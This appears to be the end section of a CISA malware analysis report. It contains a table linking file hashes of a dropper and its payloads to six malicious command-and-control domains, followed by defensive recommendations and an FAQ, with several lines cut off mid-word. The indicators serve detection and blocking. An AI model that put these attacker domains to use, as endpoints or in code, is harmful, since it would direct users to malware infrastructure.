| 1349191514... | Contains | a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642 |
| a3170c32c0... | Contained_Within | 134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8 |
| a3170c32c0... | Dropped | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| 44d6d67b53... | Contains | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| 44d6d67b53... | Contains | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| 44d6d67b53... | Dropped_By | a3170c32c09fc85cdda778a5c20a3dab144b6d1dd9996ba8340866e0081c7642 |
| 00352afc7e... | Contained_Within | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| 00352afc7e... | Connected_To | branter.tk |
| 00352afc7e... | Connected_To | wekanda.tk |
| 00352afc7e... | Connected_To | sanitar.ml |
| 00352afc7e... | Connected_To | duke6.tk |
| 00352afc7e... | Connected_To | bronerg.tk |
| 00352afc7e... | Connected_To | crusider.tk |
| bronerg.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| bronerg.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| crusider.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| crusider.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| duke6.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| duke6.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| sanitar.ml | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| sanitar.ml | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| wekanda.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| wekanda.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| branter.tk | Connected_From | 00352afc7e7863530e4d68be35ae8b60261fc57560167645697b7bfc0ac0e93d |
| branter.tk | Connected_From | 166b1fb3d34b32f1807c710aaa435d181aedbded1e7b4539ffa931c2b2cdd405 |
| 166b1fb3d3... | Contained_Within | 44d6d67b5328a4d73f72d8a0f9d39fe4bb6539609f90f169483936a8b3b88316 |
| 166b1fb3d3... | Connected_To | bronerg.tk |
| 166b1fb3d3... | Connected_To | crusider.tk |
| 166b1fb3d3... | Connected_To | duke6.tk |
| 166b1fb3d3... | Connected_To | sanitar.ml |
| 166b1fb3d3... | Connected_To | wekanda.tk |
| 166b1fb3d3... | Connected_To | branter.tk |

### Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.

- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia

### Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t

### Document FAQ

**What is a MIFR?** A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos

**What is a MAR?** A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua

**Can I edit this document?** This document is not to be edited in any way by recipients. All comments or questions related to this document shoul

**Can I submit malware to CISA?** Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph

---